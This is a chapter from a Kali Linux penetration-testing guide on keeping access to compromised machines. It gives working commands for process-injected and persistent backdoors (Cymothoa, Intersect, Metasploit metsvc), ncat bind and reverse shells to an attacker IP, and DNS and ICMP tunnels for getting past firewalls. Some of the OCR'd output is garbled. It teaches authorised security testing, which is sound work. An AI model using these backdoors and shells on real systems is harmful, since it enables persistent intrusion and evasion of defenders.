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Chapter 11. Maintaining Access

In the previous chapter, we talked about the privilege escalation process in the target machine. In this chapter, we will discuss the last penetration testing process by making the target machines accessible to us at any time.

After escalating the privilege to the target machines, the next step we should take is to create a mechanism to maintain our access to the target machines. So, in the future, if the vulnerability you exploited got patched or turned off, you can still access the system. You may need to consult with your customer about this before you do it on your customer systems.

Now, let's take a look at some of the tools that can help us maintain our access on the target machines. The tools are categorized as follows:

- · Operating system backdoors
- Tunneling tools
- Web backdoors

Using operating system backdoors

In simple terms, a backdoor is a method that allows us to maintain access to a target machine without using normal authentication process and remaining undetected. In this section, we will discuss several tools that can be used as backdoors to the operating system.

Cymothoa

Cymothoa is a backdoor tool that allows you to inject its shellcode into an existing process. The reason for this is to disguise it as a regular process. The backdoor should be able to coexist with the injected process in order not to arouse the suspicion of the administrator. Injecting shellcode to the process also has another advantage; if the target system has security tools that only monitor the integrity of executables files but do not perform checks of the memory, the process backdoor will not be detected.

To run Cymothoa, just type the following command:

cymothoa

You will see the Cymothoa helper page. The mandatory options are the **process ID** (PID) - D to be injected and the shellcode number -S

To determine the PID, you can use the ps command in the target machine. You can determine the shellcode number by using the -5 (list available shellcode) option:

```
root@kali:~# cymothoa -S

0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x , -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

Once you have compromised the target, you can copy the Cymothoa binary file to the target machine to generate the backdoor.

After the Cymothoa binary file is available in the target machine, you need to find out the process you want to inject and the shellcode type.

To list the running process in Linux system, we can use the ps command with -aux options. The following screenshot displays the result of running that command. There are several columns available in the output, but for this purpose, we only need the following columns:

- USER (the first column)
- PID (the second column)
- COMMAND (the eleventh column)

root	4248	0.0	0.0	0	0	?	S	02:03	0:00 [nfsd]
root	4249	0.0	0.0	0	0	?	S	02:03	0:00 [nfsd]
PSER	42190	0.0	0.0	0	0	?	S	02:03	0:00 [rCPMMAND
root.	4251	0.0	0.0	0	0	?	S	02:03	0:00 [nfsd]
root	4255	0.0	0.0	2424	332	?	Ss	02:03	0:00 /usr/sbin/rpc.mountd
daemon	4303	0.0	0.0	2316	216	?	SN	02:03	0:00 distccddaemonuser daemonallow 0.0
daemon	4324	0.0	0.0	2316	216	?	SN	02:03	0:00 distccddaemonuser daemonallow 0.0
root	4325	0.0	0.3	5412	1728	?	Ss	02:03	0:00 /usr/lib/postfix/master
postfix	4329	0.0	0.3	5420	1644	?	S	02:03	0:00 pickup -l -t fifo -u -c
postfix	4330	0.0	0.3	5460	1680	?	S	02:03	0:00 qmgr -l -t fifo -u
root	4333	0.0	0.2	5396	1192	?	Ss	02:03	0:00 /usr/sbin/nmbd -D
root	4335	0.0	0.2	7724	1360	?	Ss	02:03	0:00 /usr/sbin/smbd -D
root	4339	0.0	0.1	7724	808	?	S	02:03	0:00 /usr/sbin/smbd -D

In this exercise, we will inject to PID 4255 (rpc.mountd) and we will use payload number 1. We need to set the port number for the payload by using the option -y [port number] . The following is the cymothoa command for this scenario:

```
./cymothoa -p 4255 -s 1 -y 4444
```

The following is the result of this command:

Let's try to log in to our backdoor (port 4444) from another machine by issuing the following command:

```
nc -nvv 192.168.56.102 4444
```

Here, 192.168.56.102 is the IP address of the target server.

The following is the result:

```
root@kali:~# nc 192.168.56.102 4444
id
uid=0(root) gid=0(root)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux

ls
etab
rmtab
rpc_pipefs
sm
sm.bak
state
v4recovery
xtab
```

We have successfully connected to our backdoor in the remote machine and we were able to issue several commands to the remote machine.

Note

Due to the backdoor being attached to a running process, you should be aware that this backdoor will not be available anymore after the process is killed or when the remote machine has been rebooted. For this purpose, you need a persistent backdoor.

Intersect

Intersect is a tool that can be used to automate post-exploitation tasks such as collecting password files, copying SSH keys, collecting network information, and identifying antivirus and firewall applications.

To be able to automate these post-exploitation tasks, you need to create a custom script containing specific post-exploitation functions. In Intersect, each post-exploitation function is packaged in a module.

Intersect comes with several default modules. The following are some of the modules provided, which are related to post-exploitation information gathering:

- creds : Gathers credentials
- extras : Searches for system and application configurations and tries to find certain apps and protection measures
- network : Collects network information such as listening port and DNS info
- lanmap : Enumerates live hosts and gathers IP addresses
- OSUSEr : Enumerates operating system information
- getrepos : Tries to find source code repositories
- openshares : Finds SMB open shares on a specific host
- portscan: A simple port scanner that scans ports
 to
 1000
 on a specified IP address
- egressbuster : Checks a range of ports to find available outbound ports
- privesc : Checks the Linux kernel for privilege escalation exploiting availability
- xmlcrack : Sends hash lists to remote XMLRPC for cracking

In this chapter, we will take a look at the modules related to creating a shell connection for maintaining access:

- reversexor : This opens a reverse XOR ciphered TCP shell to a remote host
- bshell: This starts a TCP bind shell on the target system

- rshell : This opens a reverse TCP shell to a remote host
- xorshell : This starts a TCP bind shell on the target system
- aeshttp : This starts a reverse HTTP shell with AES encryption
- udpbind : This starts a UDP bind shell on port 21541
- persistent : This installs any Intersect shell module as a persistent backdoor and starts a shell on every system reboot

To create the script for maintaining access, the following are the general steps to be followed:

- 1. Choose the shell module you want.
- 2. Define the variable for that module (for example, shell port and host).
- 3. Build the script.

To start Intersect, open the console and type the following command:

intersect

This will display the following Intersect menu:

Select Create Custom Script to obtain the following result:

```
=> 1
Intersect 2.0 - Script Generation Utility
------- Create Custom Script -----
Instructions:
Use the console below to create your custom
Intersect script. Type the modules you wish
to add, pressing [enter] after each module.
Example:
=> creds
=> network
When you have entered all your desired modules
into the queue, start the build process by typing :create.
** To view a full list of all available commands type :help.
The command :quit will return you to the main menu.
```

To list the available modules, you can give the command :modules . The following is the list of modules available:

```
=> :modules
archive creds extras network reversexor scrub
bshell daemon lanmap osuser rshell xorshell
aeshttp getrepos openshares portscan sniff webproxy xmpp
egressbuster icmpshell persistent privesc udpbind xmlcrack
```

To select a module, just type its name on the command prompt denoted by => . To get information about each module, you can use the info command. To find out information about the creds module, type the following command:

:info creds

In this example, we are going to create a persistent backdoor using the **reversexor** module:

=> reversexor
reversexor added to queue.

To create the module, you may need to adjust the default options as follows:

```
=>
     :create
[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed
in the Scripts directory. Do not include Python file extension.
=> test
Script will be saved as /usr/share/intersect/Scripts/test.py
Specify the directory on the target system where the gathered files and in
formation will be saved to.
*Important* This should be a NEW directory. When exiting Intersect, this d
irectory will be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be use
temp directory =>
enable logging => no
bind port => 1337
[+] bind port saved.
remote host => 192.168.2.23
[+] remote host saved.
remote port => 1234
[+] remote port saved.
proxy port =>
xor cipher key => abcd
[+] xor key saved.
reversexor
[+] Your custom Intersect script has been created!
  Location: /usr/share/intersect/Scripts/test.py
```

Note

To be able to run the generated script, the remote machine should have scapy.py installed. I got the following error message when I tried to run the script:

```
AttributeError: 'module' object has no attribute 'linux_distribution'
```

Apparently, the problem is due to the remote machine still using Python 2.5.

To solve the problem, I changed the generated script and found the following line:

```
distro2 = platform.linux_distribution()[0]
```

I also changed this line to the following:

```
distro2 = platform.dist()[0]
```

After successfully created the backdoor, you need to upload it and run it on the exploited machine.

The meterpreter backdoor

The Metasploit meterpreter has the metsvc backdoor, which will allow you to get the meterpreter shell at any time.

Be aware that the Metsvc backdoor doesn't have authentication, so anyone who can access the backdoor's port will be able to use it.

For our example, we will use a Windows XP operating system as the victim machine whose IP address is 192.168.2.21; our attacking machine has the IP address of 192.168.2.22.

To enable the metsvc backdoor, you first need to exploit the system and get the meterpreter shell. After this, migrate the process using the meterpreter's migrate command to other processes such as explorer.exe (2), so you still have access to the system even though the victim close your payload (1).


PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System	x86	0		
136	1308	ctfmon.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\ctfmon.exe
180	556	alg.exe	x86	0		C:\WINDOWS\System32\alg.exe
328	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
340	924	wscntfy.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\wscntfy.exe
480	328	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
504	328	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
556	504	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
568	504	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
748	556	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\VBoxService.exe
788	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
860	556	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
924	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
972	556	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1036	556	svchost.exe	x86	0		C:\WINDOWS\svstem32\svchost.exe
1308	1260	explorer.exe	x86	0 2	THE-F4C60DD36CA\user	C:\WINDOWS\Explorer.EXE
1396	556	spoolsv.exe	x86	0	NI AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1444	556	scardsvr.exe	x86	0		C:\WINDOWS\System32\SCardSvr.exe
1664	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1964	1308	VBoxTray.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\VBoxTray.exe
2368	924	wuauclt exe	x86	0	THE-E4C60DD36CA\	C·\WINDOWS\system32\wuauclt exe
3408	1308	met-back.exe	x86	0 1	THE-F4C60DD36CA\user	C:\Documents and Settings\user\Desktop\met-back.exe
						5 112-22

To install the **metsvc** service, we just need to type the following command:

run metsvc

The following is the result of that command:

Now let's go to the victim machine. The backdoor is available at C:\Documents and Settings\user\Local Settings\Temp\hFSGPuffumYt :



You can see the metsvc EXE and DLL files there. Now let's restart the victim machine to see whether the backdoor will work.

In the attacking machine, we start the multihandler with the metsvc payload using the following options, which is also shown in the next screenshot:

• RHOST : 192.168.2.21 (the victim's IP address)

• LPORT : 31337 (the backdoor's port number)

```
msf exploit(handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/metsvc_bind_tcp):
  Name
            Current Setting Required Description
  EXITFUNC process
                                       Exit technique (accepted: seh, thread, process, none)
                             yes
  LP0RT
             31337
                                       The listen port
                             yes
   RH0ST
            192.168.2.22
                             no
                                       The target address
Exploit target:
   Id Name
      Wildcard Target
```

After all the options have been set, just type execute to run the attack.

```
<u>msf</u> exploit(handler) > exploit

[*] Started bind handler

[*] Starting the payload handler...

[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700

meterpreter > ■
```

The attack was executed successfully; we now have the meterpreter session again. You can do anything with the meterpreter session.

To remove the **metsvc** service from the victim machine, you can run the following command from the meterpreter shell:

```
run metsvc -r
```

After that, remove the **metsvc** files from the victim machine.

9 of 9

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Working with tunneling tools

In computer terms, tunneling can be defined as a method to encapsulate one network protocol inside another network protocol. The reason to conduct tunneling is to bypass the protection provided by the target system. Most of the time, the target system will have a firewall device that blocks connection to the outside world, except for a few common network protocols such as DNS, HTTP, and HTTPS. In this situation, if we want to connect to other network protocols in the outside world, we can tunnel the network packets inside the HTTP protocol. The firewall will allow these packets to go to the outside world.

Kali Linux comes with various kinds of tunneling tools that can be used to tunnel one network protocol inside another network protocol. In this section, we will discuss several of them.

dns2tcp

dns2tcp is a tunneling tool that can be used to encapsulate TCP traffic in DNS traffic. This technique is used when only a DNS request is allowed from the target machine. When the dns2tcp program receives a connection in a specific port, all of the TCP traffic is sent to the remote dns2tcp server in DNS traffic format, and the traffic is forwarded to a specific host and port on the remote host.

dns2tcp is a client/server program. The client side is called $\frac{dns2tcpc}{dns2tcpc}$, while the server side is called $\frac{dns2tcpd}{dns2tcpd}$.

To start the dns2tcp server, use the console to execute the following command:

dns2tcpd

This will display a simple usage instruction on your screen.

If you want to use the dns2tcp client, use the console to execute the following command:

dns2tcpc

This will display a simple usage instruction on your screen.

Before you are able to use dns2tcp, you need to create an NS record pointing to the dns2tcp server public IP address. I recommend creating a subdomain, such as dnstunnel.example.com, for the dns2tcp application.

After that, you need to configure the dns2tcp server. By default, the dns2tcp server will look for the file .dns2tcprcd as the configuration file in your directory.

The following is an example of the dns2tcp server configuration file:

```
listen = 0.0.0.0
port = 53
   user = nobody
   chroot = /tmp
   domain = dnstunnel.example.com
   resources = ssh:127.0.0.1:22
```

Save this configuration file to /etc/dns2tcpd.conf .

After creating the configuration file, which is located at /etc/dns2tcpd.conf (-f), you need to start the dns2tcp server by issuing the following command:

```
# dns2tcpd -F -d 1 -f /etc/dns2tcpd.conf
```

This command will set dns2tcpd to run in the foreground (-F) with the debug level set to 1 .

In the client machine, you also need to configure the dns2top client. The following is an example of that configuration:

```
domain = dnstunnel.example.com
ressource = ssh
local_port = 2222
debug_level=1
```

Save the configuration to /etc/dns2tcpc.conf. You can also save it to the file .dns2tcprc, so you need not give the configuration parameter when calling the .dns2tcpc command.

You can start the tunnel by issuing the following command:

```
# dns2tcpc -z dnstunnel.example.com -c -f /etc/dns2tcpc.conf
```

To run your SSH session, you can type the following command:

```
# ssh -p 2222 yourname@127.0.0.1
```

Although you can send any number of packets through the DNS tunnel, be aware that the tunnel is not encrypted, so you may need to send encrypted packets through it.

iodine

iodine is a software tool that allows for the tunneling of IPv4 traffic through a DNS protocol; this enables access to the location where the outbound connection is limited to DNS queries only.

iodine has several advantages over other DNS tunnel software:

- iodine gives higher performance, because it allows the downstream data to be sent without encoding
- It can run on many different operating systems such as Linux, Mac OS, FreeBSD, NetBSD, OpenBSD, and Windows
- It uses password protection for tunneling
- It allows up to 16 simultaneous connections

Before you can use iodine, there are several things you need to prepare:

- · A short domain name to reduce bandwidth of the tunnel
- A DNS server that allows you to set the A and NS records
- A server to install iodine that should have a public IP address if you want to connect to it via the Internet
- A client that will access the Internet via the tunnel.

After these things are prepared, you need to configure the DNS server, the iodine server, and the iodine client.

Configuring the DNS server

If you already have a domain (example.com), delegate a subdomain for tunnel (tunnel.example.com). In BIND, you can add the following two lines to the zone file of the domain example.com :

```
dns IN A 192.168.200.1 tunnel IN NS dns.example.com.
```

The following is a brief explanation of the previous configuration:

- Create an A record for the dns subdomain
- The name server for the tunnel subdomain is the dns subdomain

The IP address 192.168.200.1 is the IP address of your iodine server.

After you save the zone file, restart your BIND server.

Running the iodine server

To run the iodine server, you can issue the following command:

```
iodined -f -c -P password 192.168.200.1 tunnel.example.com
```

The description of the command is as follows:

- -f : Run the iodine server in the foreground
- P : Define the password for the iodine server
- -C : Tell the iodine server to disable checking the client IP address on all incoming requests

Running the iodine client

In the client machine, you can just start iodine with one or two arguments. The first is your local DNS server (optional) and the second is the domain you used (tunnel.example.com).

The following is the command line to use:

```
iodine -f -P password tunnel.example.com
```

The client will then get an IP address from the server. The IP address is usually 192.168.200.2 or 192.168.200.3.

To test the connection, you can ping the IP address of the other end of the tunnel.

In the client, type the following command:

```
ping 192.168.200.1
```

In the server, type the following command:

```
ping 192.168.200.2
```

You need to adjust the IP addresses accordingly.

ncat

ncat is a general-purpose network tool that can be used for sending, receiving, redirecting, and encrypting data across the network. ncat is an improved version of the popular Netcat tool (http://nmap.org/ncat/guide/index.html). ncat can be used for the following tasks:

- ncat acts as a simple TCP/UDP/SCTP/SSL client for interacting with web servers and other TCP/IP network services
- It also acts as a simple TCP/UDP/SCTP/SSL server
- It redirects or proxies TCP/UDP/SCTP traffic to other ports or hosts
- It acts as a network gateway for the execution of system commands
- It encrypts communication data using SSL
- It transports network communication using IPv4 or IPv6
- It acts as a connection broker, allowing two (or more) clients to connect to each other through a third (brokering) server

In this section, we will only describe the neat capabilities related to maintaining access, such as creating an operating system backdoor on the target machine.

The first is creating a normal backdoor shell. We run noat in the listening mode to bind on a particular port; when the attacker connects to this machine on that port, a shell is opened.

For the following scenario, we will use the following IP addresses:

• Attacker machine's IP address: 192.168.2.21

• Target machine's IP address: 192.168.2.23

In the target machine, we run the following ncat command:

```
ncat -1 1337 -e /bin/sh
```

The description of the command is as follows:

- -1 : Tell ncat to listen on the defined port
- -e : Tell ncat to execute the given command

Then, from the attacker machine, we connect to the target machine to access the backdoor shell by using the following ncat command:

```
ncat 192,168,2,23 1337
```

Then, we have the following shell:

In the second scenario, we are going to set up a reverse shell from the target to the attacker machine.

For this scenario, we first configure neat on the attacker machine to listen to port 1337 :

```
ncat -1 1337
```

Next, in the target machine, we use the following neat command:

```
ncat 192.168.2.21 1337 -e /bin/sh
```

In the attacker machine, we can give the command to the target machine, shown as follows:

```
root@kali:~# ncat -l 1337
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(v
ideo),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

To exit from the backdoor shell, just press Ctrl + C.

You need to remember that all of the network traffic generated in the previous scenarios is not encrypted. If you want to have encrypted network traffic, you can use cryptcat. Remember to use the -k option to set your encryption key in the attacker and target side, otherwise cryptcat will use the default key.

proxychains

proxychains is a program that can be used to force any TCP connection made by any given TCP client to go through the proxy (or proxy chain).

As of Version 3.1, it supports SOCKS4, SOCKS5, and HTTP CONNECT proxy servers.

The following are several usages of proxychains according to its documentation:

- proxychains is used when you need to use a proxy server to go outside your LAN
- It is used to access the Internet behind a restrictive firewall that filters outgoing ports (egress filtering)
- It can be used when you need to use two (or more) proxies in a chain
- It can be used when you want to run programs without built-in proxy support (such as Telnet, Wget, FTP, VNC, and Nmap)
- It is used when you want to access the internal servers from outside through a reverse proxy

To run proxychains, use the console to execute the following command:

proxychains

This will display a simple usage instruction on your screen.

In Kali Linux, the proxychains configuration is stored in /etc/proxychains.conf , and by default, it is set to use tor . If you want to use another proxy, just add the proxy to the last part of the configuration file.

The following is the proxy part in my proxychains configuration file:

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

The proxy format is:

```
proxy_type host port [user pass]
```

```
The proxy types are <a href="http">http</a>, socks4, and socks5.
```

For our exercise, we want to use Telnet in proxychains; the command to do that task is:

```
# proxychains telnet example.com
```

The telnet command will be proxied through the proxy server defined in the proxychains configuration file before going to example.com.

ptunnel

ptunnel is a tool that can be used to tunnel TCP connections over ICMP echo requests (ping requests) and reply (ping reply) packets. This tool will be useful if you are allowed to ping any computer on the Internet, but you can't send TCP and UDP packets to the Internet. With ptunnel, you can overcome that limitation so as to access your e-mail, browse the Internet, and perform other activities that require TCP or UDP connections.

To start ptunnel, use the console to execute the following command:

```
# ptunnel -h
```

This will display a simple usage instruction and example on your screen.

To use ptunnel, you need to set up a proxy server with ptunnel installed, and this server should be available to the client. If you want to use ptunnel from the Internet, you need to configure the ptunnel server using the IP address, which can be accessed from the Internet.

After that, you can start the ptunnel server by issuing the following command:

ptunnel

It will then listen to all TCP packets, shown as follows:

```
[inf]: Starting ptunnel v 0.71.
[inf]: (c) 2004-2009 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
```

From the client that wants to use ptunnel, enter the following command:

```
# ptunnel -p ptunnel.example.com -lp 2222 -da ssh.example.org -dp 22
```

It will display the following information:

```
[inf]: Starting ptunnel v 0.71.
[inf]: (c) 2004-2009 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```

Then, start your SSH program to connect to **ssh.example.org** using ptunnel:

```
# ssh localhost -p 2222
```

Next, you can log in to the SSH server on the remote machine after you supply the correct username and password.

To protect ptunnel from being used by unauthorized people, you may want to protect ptunnel access using a password with the -X command-line option. You need to use the same password on the server and client.

socat

socat is a tool that establishes two bidirectional streams and transfers data between them. The stream can be a combination of the following address types:

- A file
- A program
- A file descriptor (STDERR, STDIN, STDIO, and STDOUT)
- A socket (IPv4, IPv6, SSL, TCP, UDP, and UNIX)
- A device (network card, serial line, and TUN/TAP)
- A pipe

For each stream, parameters can be added (locking mode, user, group, permissions, address, port, speed, permissions, owners, cipher, key, and so on).

According to the socat manual, the socat instance life cycle typically consists of the following four phases:

- Init: In the first phase, the command-line options are parsed and logging is initialized.
- Open: In the second phase, socat opens the first and second addresses.
- Transfer: In the third phase, socat watches both streams' read and write file descriptors via Select(). When the data is available on one side and can be written to the other side, socat reads it, performs newline character conversions if required, writes the data to the write file descriptor of the other stream, and then continues to wait for more data in both directions.
- Close: When one of the streams effectively reaches EOF, the fourth phase begins. socat transfers the EOF condition to the other stream. It continues to transfer data in the other direction for a particular time but then closes all remaining channels and terminates.

To start socat, use the console to execute the following command:

socat -h

This will display command-line options and available address types on your screen.

The following are several common address types, along with their keywords and parameters:

Address type	Description				
CREATE: <filename></filename>	This opens <filename> with creat() and uses the file descriptor for writing. Since a file opened with creat() cannot be read from, this address type requires write-only context.</filename>				
EXEC: <command-line></command-line>	This forks a subprocess that establishes communication with its parent process and invokes the specified program with <code>execvp()</code> . The <code><command-line></command-line></code> command is a simple command with arguments separated by a single space.				
FD: <fdnum></fdnum>	This uses the file descriptor <fdnum> .</fdnum>				
INTERFACE: <interface></interface>	This communicates with a network connected on an interface using raw packets, including link level data. <interface> is the name of the network interface; it is only available in Linux.</interface>				
<pre>IP4-SENDTO:<host>: <pre><pre><pre><pre><pre><pre><pre><pre></pre></pre></pre></pre></pre></pre></pre></pre></host></pre>	This opens a raw IP socket. It uses <pre>protocol></pre> to send packets to <host> ; it receives packets from host and ignores packets from other hosts. Protocol 255 uses the raw socket, with the IP header being part of the data.</host>				
IP4-RECV: <protocol></protocol>	This opens a raw IP socket of <pre>col></pre> . It receives packets from multiple unspecified peers and merges the data. No replies are possible. Protocol 255 uses the raw socket, with the IP header being part of the data.				

In the following section, we will see several socat usage scenarios.

Getting HTTP header information

To get HTTP header information, we can use the following SOCat command:

```
socat - TCP4:192.168.2.23:80
HEAD / HTTP/1.0
```

The HTTP server will then respond with the following information:

HTTP/1.1 200 OK

Date: Wed, 25 Dec 2013 15:27:19 GMT Server: Apache/2.2.8 (Ubuntu) DAV/2 X-Powered-By: PHP/5.2.4-2ubuntu5.10

Connection: close

Content-Type: text/html

Transferring files

To transfer a file from host 192.168.2.22 to host 192.168.2.23, perform the following steps:

1. In host 192.168.2.23 (recipient), give the following command:

```
socat TCP4-LISTEN:12345 OPEN:php-meter.php,creat,append
```

This will make socat listen on port 12345; socat will create a file named thepass if it doesn't exist already, or it will just append the file if it already exists.

2. While in 192.168.2.22 (sender), we can use the following command:

```
cat php-meter.php | socat - TCP4:192.168.2.23:12345
```

3. On the recipient, we can check whether the file is already created using the ls command:

```
-rw-r--r-- 1 msfadmin msfadmin 1315 2013-12-25 10:34 php-meter.php
```

We can see that the file has been transferred and created on the recipient machine successfully.

sslh

sslh is an SSL/SSH multiplexer. It accepts connections on specified ports and forwards them further based on tests performed on the first data packet sent by the remote client.

Currently, sslh accepts connections in HTTP, HTTPS, SSH, OpenVPN, tinc, and XMPP protocols.

Usually, you connect to your remote server using HTTP, HTTPS, SSH, OpenVPN, and some other protocols. But, you may find that the service provider or your victim firewall is blocking your access to the remote servers using these ports, except for some specific ports such as 80 (HTTP) or 443 (HTTPS). So, how do you overcome this?

Type sslh in the terminal.

This allows you to connect to the remote servers via SSH on port 443 while the web server is still able to serve HTTPS on that port.

To start **sslh** , use the console to execute the following command:

```
# sslh
```

This will display the command syntax on your screen.

Before you can use sslh, you need to configure your web server. Edit your web server configuration file and make sure that the web server only listens to localhost port 443 . Then, restart your web server. In Kali, you need to edit the ports.conf file located at /etc/apache2/ and modify the line in the mod_ssl section.

The original code snippet is as follows:

```
<IfModule mod_ssl.c>
    Listen 443
</IfModule>
```

The modified code snippet is as follows:

```
<IfModule mod_ssl.c>
    Listen 127.0.0.1:443
</IfModule>
```

Next, you need to configure sslh. Open the SSlh file under /etc/default/ and change the following line:

Run=no

The modified code snippet is as follows:

```
Run=yes
```

The following are the configuration file contents in my system:

```
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# Disabled by default, to force yourself
# to read the configuration:
# - /usr/share/doc/sslh/README.Debian (quick start)
# - /usr/share/doc/sslh/README, at "Configuration" section
# - sslh(8) via "man sslh" for more configuration details.
# Once configuration ready, you *must* set RUN to yes here
# and try to start sslh (standalone mode only)

RUN=yes
# binary to use: forked (sslh) or single-thread (sslh-select) version
DAEMON=/usr/sbin/sslh
DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl 127.0.0.1
:443 --pidfile /var/run/sslh/sslh.pid"
```

Save the change and start sslh:

```
# /etc/init.d/sslh start
[ ok ] Starting ssl/ssh multiplexer: sslh.
```

To verify that sslh is running, you can type the following command:

```
ps -ef | grep sslh
```

The following is the result:

```
      root@kali:~# ps -ef | grep sslh

      sslh
      3531
      1
      0 15:32 ?
      00:00:00 /usr/sbin/sslh --user sslh --l

      isten 0.0.0.0 443
      --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /var/run/sslh

      lh/sslh.pid
      00:00:00 /usr/sbin/sslh --user sslh --l

      isten 0.0.0.0 443
      --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /var/run/sslh/sslh.pid

      root
      3563
      3399
      0
      15:33 pts/0
      00:00:00 grep sslh
```

Based on the preceding ps command output, we know that sslh is running.

Now, let's try to connect to this server via SSH using port 443 from a remote machine:

```
ssh -p 443 root@192.168.2.22
```

The following is the result:

```
The authenticity of host '[192.168.2.22]:443 ([192.168.2.22]:443)' can't be established. ECDSA key fingerprint is b0:c2:8d:54:83:68:d7:3e:09:14:00:62:9d:5a:d6:67.

Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.2.22]:443' (ECDSA) to the list of known hosts.

root@192.168.2.22's password:
Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-0+kali8 x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

root@kali:~#
```

From the previous screenshot, we know that we are able to connect to the Kali machine via SSH on port 443 .

stunnel4

stunnel4 is a tool used to encrypt TCP protocols inside the SSL packets between local and remote servers. It allows you to add SSL functionality to non-SSL aware protocols, such as MySQL, Samba, POP3, IMAP, SMTP, and HTTP. This process can be done without changing the source code of these protocols.

To start stunnel4, use the console to execute the following command:

```
# stunnel4 -h
```

This will display the command syntax on your screen.

If you want to display the help configuration file, you can use the -help option:

```
# stunnel4 -help
```

This will display the help configuration file on your screen.

For example, let's use stunnel4 to encrypt the MySQL connection between two hosts (server and client). You can also use other network services to be encapsulated with SSL via stunnel.

The server has an IP address of 192.168.2.21, while the client has an IP address of 192.168.2.22.

In the server machine, perform the following steps:

1. Create an SSL certificate and key:

```
# openssl req -new -days 365 -nodes -x509 -out /etc/stunnel
/stunnel.pem -keyout /etc/stunnel/stunnel.pem
```

2. Follow the onscreen guidance. You will be asked to enter some fields, such as country name, province name, common name, e-mail address, and so

on.

```
3. OpenSSL will then generate the SSL certificate. The SSL key and certificate will be stored in /etc/stunnel / stunnel.pem .
```

4. Configure stunnel4 to listen for secure connections on port 3307 and forward the network traffic to the original MySQL port (3306) on localhost. We save the stunnel configuration in /etc/stunnel/stunnel.conf :

```
cert = /etc/stunnel/stunnel.pem
setuid= stunnel4
setgid= stunnel4
pid= /var/run/stunnel4/stunnel4.pid

[mysqls]
accept = 0.0.0.0:3307
connect = localhost:3306
```

5. Enable stunnel4 automatic startup in /etc/default/stunnel4 :

```
ENABLED=1
```

6. Start the stunnel4 service :

```
#/etc/init.d/stunnel4 start
Starting SSL tunnels: [Started: /etc/stunnel.conf] stunnel.
```

